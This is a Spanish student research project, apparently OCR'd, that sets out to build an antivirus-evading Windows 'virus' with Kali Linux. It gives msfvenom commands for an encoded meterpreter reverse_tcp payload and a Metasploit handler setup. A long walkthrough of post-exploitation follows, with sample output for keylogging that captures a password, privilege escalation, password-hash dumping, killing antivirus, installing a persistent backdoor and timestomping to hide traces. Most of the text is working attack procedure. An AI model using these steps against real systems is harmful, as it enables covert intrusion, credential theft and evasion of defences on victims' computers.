¿Todos los antivirus son 100% seguros?

Hoy en día, la tecnología ha avanzado tanto que todos guardamos nuestros datos en ordenadores, pero, ¿Cómo estamos seguros de que nuestros datos están guardados de forma segura sin que nadie pueda robarlos?

La respuesta son los antivirus, desde los primeros ordenadores han existido virus de ordenadores que se dedican a una gran cantidad de cosas, principalmente robar datos, casi todos confiamos en ellos pensando que nos protegerán de cualquier ataque informático, sin embargo, ¿Y si existiera un virus capaz de traspasar todas las medidas de seguridad de los ordenadores y antivirus?

En mi proyecto de investigación voy a tratar de hacer eso, un virus que pase cualquier antivirus.

Para lleva esto a cabo lo primero es preparar un entorno en donde se pueda crear el virus, para esto usare el sistema operativo Kali Linux, que es una versión de Debian dedicada a seguridad informática principalmente, antes de entrar en detalles primero explicare como lo haré.

Antes que nada, lo primero es crear el virus, no lo voy a crear desde cero debido a que requiere un nivel de programación bastante alto y mucho tiempo para diseñarlo, después de eso haré dos cosas, la primera será subir los virus a la página web virustotal.com para que muchos antivirus los analicen y con otro ordenador con sistema operativo Windows 8.1 y antivirus ESET NOD 32 tratar de traspasarlo.

Bueno entonces empecemos, una vez en el sistema operativo Kali Linux usare tres herramientas principalmente, MSFvenom, Metasploit y algún programa como NASM para hacer una ingeniería inversa al código fuente del virus.

Dicho esto, empezare hablando de la primera herramienta, MSFvenom:

Esta herramienta viene implementada en el sistema operativo pero su página principal es:

https://www.offensive-security.com/metasploit-unleashed/msfvenom/

Con esta herramienta crearemos el virus en cuestión, pero antes de todo hay que saber cómo funciona.

Si en la terminal del sistema ponemos msfvenom -h nos aparece un menú donde te viene más o menos explicadas cada una de sus opciones y para qué sirven:

```
root@kali:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] >var=val>
```

```
Options:
root@kali:~# msfvenom -h
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options]

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use
custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders,
nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the
payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space  <length>    The maximum size of the encoded payload
(defaults to the -s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to
include
    -x, --template      <path>       Specify a custom executable file to use as a
template
    -k, --keep                       Preserve the template behavior and inject the
payload as a new thread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for
certain output formats
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
```

Empezare por explicar sus opciones más básicas:

-p, --payload: Esta opción es la fundamental del virus, con esta opción elegimos el payload, un payload en seguridad informática es la parte del malware que realiza la acción maliciosa, hay gran variedad de payloads, en nuestro caso vamos a usar este: windows/meterpreter/reverse_tcp.

Empezare a explicarlo, Windows esta puesto esto porque es la plataforma de la víctima donde ejecutaremos el virus y tiene que ser compatible, meterpreter lo explicare más adelante una vez se haya ejecutado el virus y reverse_tcp

básicamente esto es la conexión, esta puesto reverse porque en vez de nosotros conectarnos e la victima haremos que ella se conecte a nosotros para evitar así más medidas de seguridad, y bueno tcp porque es el protocolo de control de transmisión, que sirve básicamente para crear una conexión.

-f, --format: Con esta opción especificamos el formato de archivo, en nuestro caso pondremos: -f exe. Por qué un archivo con formato .exe es un archivo ejecutable de Windows.

-e, --encoder: Con esta opción especificamos el algoritmo que usamos para realizar la codificación, en nuestro caso usaremos x86/shikata_ga_nai debido a que de los que contiene la herramienta es uno de los mejores.

-i, --iterations: Esto nos indica el número de iteraciones que realizara el algoritmo especificado con la opción –encoder

-o, --out: especificamos la ruta de salida del archivo, en nuestro caso /root/Escritorio/ejemplo.exe

Y, por último, aunque no venga en la lista hay que usar dos opciones mas:


Lhost=”Dirección IP”: con esta opción especificamos nuestra dirección IP, es decir, a que dirección queremos que se conecte la víctima, en nuestro caso lo haremos en una red local por lo que usaremos una IP local.

Lport=”Número del puerto”: Con esta opción especificamos el número del puerto que se usara en la conexión, en nuestro caso usamos el 4444 pero en realidad se puede usar desde el 1 hasta el 65536, aunque hay algunos ya predefinidos como el 21 para el FTP, el 22 para el SSH y el 23 para Telnet.

Bien, una vez explicado esto nosotros en la terminal pondremos esto:

Msfvenom -p windows/meterpreter/reverse_tcp lhost=”nuestra IP local” lport=”puerto a usar” -e x86/shikata_ga_nai -i “Numero de iteraciones” -f exe -o /root/Escritorio/ejemplo.exe


Una vez hecho esto ya tenemos el virus listo, solo hay un problema, los antivirus ya conocen este tipo de virus y lo paran.



Por lo cual voy a hacer una ingeniería inversa al payload para modificarlo y hacerlo indetectable, para esto primero hay que generar el código fuente, por lo que en la línea de comandos habrá que escribir:

msfvenom -p windows/meterpreter/reverse_tcp lhost=”nuestra IP local” lport=”puerto a usar” -e x86/shikata_ga_nai -i “Numero de iteraciones” -f bin -o /root/Escritorio/ejemplo.bin

Una vez hecho esto tenemos el generaremos el código fuente del payload y procederemos a cambiarlo con el lenguaje de programación ensamblador.



Terminado el payload y comprobado que no lo detecta ningún antivirus pasaremos a probarlo en un sistema operativo Windows 8.1.

Para esto usaremos la herramienta metasploit, pero antes de empezar hare una breve explicación de esta herramienta:

Lo primero, la pagina oficial de la herramienta es https://www.metasploit.com/

Pero viene ya implementada en Kali Linux, tecleamos en la terminal msfconsole y esperamos a que cargue, una vez cargada pasaremos a la ayuda para ver una lista de opciones que podemos elegir, para eso haremos:

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more modules
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    quit          Exit the console
    reload_all    Reloads all modules from all defined module paths
    rename_job    Rename a job
    resource      Run the commands stored in a file
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
```

```
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the framework and console library version numbers


Database Backend Commands
=========================

    Command           Description
    -------           -----------
    creds             List all credentials in the database
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces
```

También antes de teclear msfconsole, podemos hacer msfconsole -h para ver más opciones:

```
root@kali:~# msfconsole -h
Usage: msfconsole [options]

Common options
    -E, --environment ENVIRONMENT    The Rails environment. Will use
RAIL_ENV environment variable if that is set.  Defaults to production if neither
option not RAILS_ENV environment variable is set.

Database options
    -M, --migration-path DIRECTORY   Specify a directory containing additional
DB migrations
    -n, --no-database                Disable database support
    -y, --yaml PATH                  Specify a YAML file containing database settings

Framework options
    -c FILE                      Load the specified configuration file
    -v, --version                Show version

Module options
        --defer-module-loads        Defer module loading unless explicitly asked.
```

```
    -m, --module-path DIRECTORY      An additional module path


Console options:
    -a, --ask                    Ask before exiting Metasploit or accept 'exit -y'
    -d, --defanged                   Execute the console as defanged
    -L, --real-readline              Use the system Readline library instead of
RbReadline
    -o, --output FILE                Output to the specified file
    -p, --plugin PLUGIN                Load a plugin on startup
    -q, --quiet                  Do not print the banner on startup
    -r, --resource FILE              Execute the specified resource file (- for stdin)
    -x, --execute-command COMMAND    Execute the specified string as console
commands (use ; for multiples)
    -h, --help                   Show this message
```

Nosotros usaremos la opción de show exploits para ver los exploits disponibles, un exploit es un fragmento de código que explota una vulnerabilidad de un sistema, ya sea para obtener acceso remoto, robar datos, etc.

Pondremos en la línea de comandos:

use exploit/multi/handler

Con esto usaremos el exploit multi/handler, con el que recibiremos la conexión una vez que el virus se haya ejecutado en el ordenador víctima.

Una vez hecho esto lo primero será especificar el paylaod a usar, para eso pondremos:

set payload windows/meterpreter/reverse_tcp

Más tarde se especifica el Puerto y el host, para eso se usa:

set LHOST=”Dirección IP”

set LPORT=”Puerto a usar”

Y por último solo hay que poner *exploit* y esperar la conexión de la víctima.

Una vez hecho esto y cuando recibimos la conexión se nos abrirá una sesión de meterpreter, es decir, es una utilidad que nos permite obtener información de una víctima y también controlar sistemas, con esto es con lo que controlaremos el sistema víctima. La conexión entre las dos máquinas va vía SSL, lo que quiere decir que va cifrada.

Ahora usare la información de la página: https://thehackerway.com/2011/04/26/conceptos-basicos-de-meterpreter-metasploit-framework/ para explicar los conceptos básicos del meterpreter:

Las características más interesantes se listan a continuación:

background <Core>

Permite establecer el proceso de la consola meterpreter a un proceso "demonio" con lo que posteriomente permitirá volver al contexto de ejecución anterior a la obtención de la consola, eventualmente se puede volver a activar este proceso por medio del comando sesión:

meterpreter > background
msf exploit(handler) > sessions -l
Active sessions
==========
Id Type Information Connection
— —- ——— ———-
1 meterpreter x86/win32 OWNER\Owner @ OWNER 192.168.1.33:443 -> 192.168.1.34:1091
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1…
meterpreter >

keyscan <Stdapi User Interface Commands>

Con esta utilidad es posible saber que ha digitado el usuario en su maquina, de esta se obtiene fácilmente, claves, usuarios, direcciones, mensajes, etc.

Su uso:

meterpreter > keyscan_start
Starting the keystroke sniffer…
Con esto se ha iniciado el keylogger, posteriormente para consultar lo que se digitado:
meterpreter > keyscan_dump
Dumping captured keystrokes…
<Ctrl> <LCtrl> t <Ctrl> <LCtrl> l <Esc> gmail.com <Return> usuario<Tab> passSuperSegura <Return>

Finalmente para detener el servicio basta con:

meterpreter > keyscan_stop
Stopping the keystroke sniffer…

getuid <Stdapi System Commands>, getsystem <Priv: Elevate Commands> y rev2self <stdapi System Commands>

Con estos comandos se pueden hacer operaciones de consulta y manipulación de cuentas de usuarios

Para obtener el usuario en sesión

meterpreter > getuid
Server username: OWNER\Owner
Para obtener la cuenta del usuario SYSTEM
meterpreter > getsystem
…got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

Para volver a la sesión anterior

meterpreter > rev2self
meterpreter > getuid
Server username: OWNER\Owner

migrate <Core>
Permite migrar el proceso de Meterpreter a otro proceso activo, su uso es muy simple basta con especificar un PID activo (que puede ser consultado utilizando el comando “ps” de Meterpreter).

meterpreter > migrate 1780
De esta forma, cuando se cierre el proceso en ejecución anteriormente asociado al proceso de Meterpreter, este será “migrado” al proceso especificado, se recomienda que el PID sea el de el proceso explorer.exe o uno que tenga relación con los procesos del sistema operativo.

getgui
Con este comando es posible acceder al escritorio remoto de la maquina objetivo, en concreto, lo que permite este comando es activar el escritorio remoto de la maquina comprometida.

Su uso resulta muy sencillo:

meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it …
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto …
[*] Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc /root/.msf3/logs/scripts/getgui/clean_up__20110307.0914.rc
Posteriormente podemos conectarnos al escritorio remoto usando el comando rdesktop con una sintaxis similar al siguiente:

rdesktop -u juan -p juan 192.168.1.34
Cabe notar que el usuario y el password especificados pueden corresponder a un usuario creado anteriormente con incognito, aunque evidentemente se puede utilizar cualquier otro usuario con credenciales válidas.

Nota: En sistemas operativos XP y otros que no soporten múltiples sesiones de escritorio remoto, esta acción hará que el usuario logueado en la maquina remota pierda su sesión, por ende, es necesario tener prudencia con este tipo de acciones, principalmente para no alertar al usuario sobre las acciones que se estan llevando a cabo, esto también aplica a la creación de usuarios, dado que es bastante notorio cuando un usuario se ha creado en el sistema.
Finalmente, se limpia lo que se ha hecho para no dejar rastros, para esto se utiliza el comando:

meterpreter > run multi_console_command -rc /root/.msf3/logs/scripts/getgui/clean_up__20110307.0914.rc
[*] Running Command List …
[*] Running command reg setval -k ‘HKLM\System\CurrentControlSet\Control\Terminal Server’ -v ‘fDenyTSConnections’ -d “1”
Successful set fDenyTSConnections.

[*] Running command execute -H -f cmd.exe -a "/c sc config termservice start= disabled"
Process 580 created.
[*] Running command execute -H -f cmd.exe -a "/c sc stop termservice"
Process 3184 created.
[*] Running command execute -H -f cmd.exe -a "/c 'netsh firewall set service type = remotedesktop mode = enable'"
Process 1312 created.

metsvc

Permite definir un proceso persistente en la maquina objetivo que se encontrará a la espera de una nueva conexión por parte del atacante, para esto será necesario en primer lugar "migrar" el proceso de la sesión meterpreter actual a otro proceso "persistente" del objetivo, del modo en el que se ha indicando anteriormente con el comando migrate, por este motivo los procesos que resultan mas interesantes son aquellos propios del sistema operativo, posteriormente se puede ejecutar:

meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\Owner\LOCALS~1\Temp\IZBdswMe…
[*] >> Uploading metsrv.dll…
[*] >> Uploading metsvc-server.exe…
[*] >> Uploading metsvc.exe…
[*] Starting the service…
** Installing service metsvc*
** Starting service*
Service metsvc successfully installed.

Como se puede apreciar la backdoor se ha instalado correctamente en el objetivo, ahora es posible realizar una conexión activa (ya no es necesario esperar de forma pasiva a que un usuario ejecute el fichero .exe que habilitará la sesión meterpreter).

killav

En muchas ocasiones en la maquina objetivo existen programas de antivirus instalados, lo que dificultará tareas comunes e inclusive triviales, por esta razón existe el *script killav* que intentará terminar todos los procesos de antivirus en el objetivo:

meterpreter > run killav
[*] Killing Antivirus services on the target…
[*] Killing off avgrsx.exe…
meterpreter >

Aunque con este comando se supone que se deberían eliminar los procesos de monitoreo como Antivirus, en algunos casos no funciona correctamente, en especial cuando se trata de antivirus que tienen procesos persistentes/resilentes y que no pueden ser detenidos con los mecanismos convencionales, es en estos casos en los que se deben emplear mecanismos mas elaborados para desactivar esta clase de servicios en la maquina comprometida, aquí entra en juego un proceso de recolección de información y análisis de las defensas del objetivo.

route <Stdapi Network commands>

Se trata del conocido comando route en sistemas windows/linux, permite conocer y definir las tablas de enrutamiento del sistema

meterpreter > route list
Network routes
==========
Subnet Netmask Gateway
——— ———- ———-
0.0.0.0 0.0.0.0 192.168.1.1
127.0.0.0 255.0.0.0 127.0.0.1
192.168.1.0 255.255.255.0 192.168.1.34
192.168.1.34 255.255.255.255 127.0.0.1
192.168.1.255 255.255.255.255 192.168.1.34
224.0.0.0 240.0.0.0 192.168.1.34
255.255.255.255 255.255.255.255 192.168.1.34

cd, rm, rmdir, pwd, ls, upload, download, cat edit, del, mkdir <File System Commands>

Se trata de los comandos básicos para consulta y manipulación de ficheros, su uso es equivalente a los comandos del mismo nombre disponibles en sistemas basados en UNIX, sin embargo, estos comandos se ejecutan en el sistema remoto por medio del interprete meterpreter

cd: Permite navegar a través de la estructura de directorios, ***rm*** y ***del*** eliminar un fichero especificado, ***pwd***, conocer el directorio actual en donde apunta meterpreter, ***upload*** para subir un fichero a la maquina remota, ***download***, descargar un fichero desde la maquina remota, ***mkdir*** crear un directorio nuevo, ***cat*** Permite visualizar un fichero remoto, mientras que ***edit***, permite editarlo con el uso de vi
Como se puede apreciar, se trata de comandos de fácil uso y bastante similares a los comandos clásicos en cualquier sistema Unix.

Idletime <Stdapi User Interface Commands>

Permite determinar cuanto ha sido el tiempo en el que el usuario de la maquina remota ha permanecido sin actividad:

meterpreter > idletime
User has been idle for: 15 mins 57 secs
meterpreter > idletime
User has been idle for: 16 mins

channel <core>, execute <Stdapi System Commands>, interact<core> read<core>, write<core>, close<core>

Para definir diferentes procesos que se ejecuten en la maquina remota y posteriormente declararlos como canales para ser manejados por meterpreter por medio del uso del comando channel:

meterpreter > execute -f cmd -c
Process 3356 created.
Channel 11 created.
meterpreter > getpid
Current pid: 1836
meterpreter > execute -f cmd -c
Process 2772 created.
Channel 12 created.

meterpreter > execute -f cmd -c
Process 2860 created.
Channel 13 created.
Como se ha podido apreciar, se han creado diferentes canales con un proceso asociado, posteriormente es posible consultarlos con el comando channel:

meterpreter > channel -l
Id Class Type
— ——— —-
11 3 stdapi_process
12 3 stdapi_process
13 3 stdapi_process
Si se desea interactuar con alguno de esto canales, se utiliza el comando "interact" para definir alguno de los canales creados y posteriormente interactuar con él.

meterpreter > interact 11
Interacting with channel 11…
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
c:\>exit
meterpreter > channel -l
Id Class Type
— ——— —-
12 3 stdapi_process
13 3 stdapi_process
Otra forma de interactuar con un canal, es utilizando los comandos read y write, que permiten enviar flujos de datos a un canal definido de una forma sencilla:

meterpreter > write 12
Enter data followed by a '.' on an empty line:
echo "Hola!"
.
[*] Wrote 13 bytes to channel 12.
meterpreter > read 12
Read 116 bytes from 12:
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
c:\>echo "Hola!"
"Hola!"
Finalmente con el comando close, se cierra algún canal que se encuentre abierto

meterpreter > close 12
[*] Closed channel 12.
meterpreter > channel -l
Id Class Type
— ——— —-
13 3 stdapi_process
getdesktop <Stdapi, User Interface Commands>, enumdesktops <Stdapi User Interface Commands> setdesktop<Stdapi User Interface Commands>

Estos comandos permiten obtener el desktop del usuario actual, establecerlo y enumerar las diferentes interfaces habilitadas en la maquina objetivo, cada uno de los desktop están asociados a una sesión (normalmente la sesión, 0 se relaciona con el usuario actualmente conectado y las demás con usuarios remotos) una estación (que normalmente es la Windows Station) y un nombre de Desktop, este nombre identifica la interfaz que se enseña al usuario, por ejemplo tenemos una para el inicio de sesión, otra para el escritorio y otra para logoff.

meterpreter > enumdesktops
Enumerating all accessible desktops
Desktops
========
Session Station Name
——- ——- —-
0 WinSta0 Default
0 WinSta0 Disconnect
0 WinSta0 Winlogon
0 SAWinSta SADesktop
Para saber en que desktop se encuentra asociada la sesión meterpreter basta con invocar el método getdesktop:

meterpreter > getdesktop
Session 0\WinSta0\Default
Cada uno de los desktop tiene sus propios procesos en ejecución y ademas de esto, tienen su propio buffer de teclado y dispositivos de entrada, por lo tanto cuando se realiza el monitoreo de teclas del objetivo, es necesario conocer el desktop actual de ejecución y también es necesario que el proceso del cual depende meterpreter se encuentre en ejecución para dicho desktop, por esta razón es posible que el mismo monitoreo de teclas (utilizando keyscan_*) no funcione de la misma forma para el desktop de inicio de sesión que para el escritorio de un usuario logueado.

TIP: Una vez explicado lo anterior, una práctica frecuente que utiliza un atacante cuando logra comprometer un sistema, es establecer después de un periodo corto de tiempo, el desktop asociado con el login de usuario y posteriormente iniciar el escaneo de teclas para dicho desktop, de esta forma es muy fácil capturar las credenciales del usuario que se esta logueando en el sistema.
uictl<Stdapi User Interface Commands>, hashdump<Priv Password database Commands>, timestomp<Priv Timestomp Commands>
el comando uictl permite habilitar/deshabilitar el ratón y el teclado de la maquina destino, de esta forma, se puede controlar las acciones que el usuario realiza.

meterpreter > uictl
Usage: uictl [enable/disable] [keyboard/mouse]
meterpreter > uictl disable keyboard
Disabling keyboard…
meterpreter > uictl enable keyboard
Enabling keyboard…
meterpreter > uictl disable mouse

Disabling mouse…
meterpreter > uictl enable mouse
Enabling mouse…
El comando hashdump permite obtener los usuarios y el hash de los passwords de la maquina remota en formato SAM, de esta forma se puede crakear la clave de un usuario determinado usando herramientas como john the ripper o ophcrack

meterpreter > hashdump
Administrator:500:asdfghjkll1404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ASPNET:1004:f398e05bcb3llllllf92d55aff8ce62c:86ceb0fb2a9e29524943fed3ef434477:::
daniel:1007:f920b27cf8b06ac9allllllllb51404ee:c52abb1e14677d7ea228fcc1171ed7b7:::
Guest:501:aad3b435b51404eeaad3b4llllll404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:4d6764bf7636541b9llllll97b8f8a9d:d266eba66369591255d597bc76155cd8:::
Owner:1003:cf6a21dcd4401f45f500944b531llllll5f631567587db2a3d87618c0660be3a3:::
postgres:1005:f554be491f92036e46cfff875cbe0lld:2b11a19bd88a25d3e2d07cb7cc362044:::
SUPPORT_388945a0#:1002:aad3b435b51404eelld3b435b51404ee:5376b4d52202b447093e4651b63d1572:::
Por otro lado con timestomp se pueden modificar los atributos relacionados con las fechas de creación y modificación de un fichero en la maquina remota.

Con la siguiente instrucción se puede cambiar la fecha de creación del fichero.

meterpreter > timestomp C:\AUTOEXEC.BAT -c "10/10/2010 10:10:10"
[*] Setting specific MACE attributes on C:AUTOEXEC.BAT
Con la siguiente instrucción se puede cambiar la fecha de modificación del fichero.

meterpreter > timestomp C:\AUTOEXEC.BAT -m "10/10/2010 10:10:10"
[*] Setting specific MACE attributes on C:AUTOEXEC.BAT
Con la siguiente instrucción se puede cambiar la fecha de ultimo acceso del fichero.

meterpreter > timestomp C:\AUTOEXEC.BAT -a "10/10/2010 10:10:10"
[*] Setting specific MACE attributes on C:AUTOEXEC.BAT
Las opciones suministradas por el comando son:

meterpreter > timestomp -h
Usage: timestomp file_path OPTIONS
OPTIONS:
-a <opt> Set the "last accessed" time of the file
-b Set the MACE timestamps so that EnCase shows blanks
-c <opt> Set the "creation" time of the file
-e <opt> Set the "mft entry modified" time of the file
-f <opt> Set the MACE of attributes equal to the supplied file
-h Help banner

-m <opt> Set the “last written” time of the file
-r Set the MACE timestamps recursively on a directory
-v Display the UTC MACE values of the file
-z <opt> Set all four attributes (MACE) of the file
Estos han sido los comandos básicos en una consola meterpreter, se trata de opciones muy sencillas, pero a su vez bastante robustas que permiten realizar entablar un proceso de comunicación muy completo entre un objetivo y su atacante.

Una vez hecho esto ya tendríamos el virus 100% indetectable hecho.

- Conclusión

Como hemos podido comprobar ningún antivirus es 100% seguro por lo que debemos tener mucho más cuidado a la hora de ver que nos descargamos y saber qué es lo que estamos ejecutando, por lo que no importa que tan buen antivirus tengas ni que tan protegido estés por que la mayor vulnerabilidad en un sistema es el humano.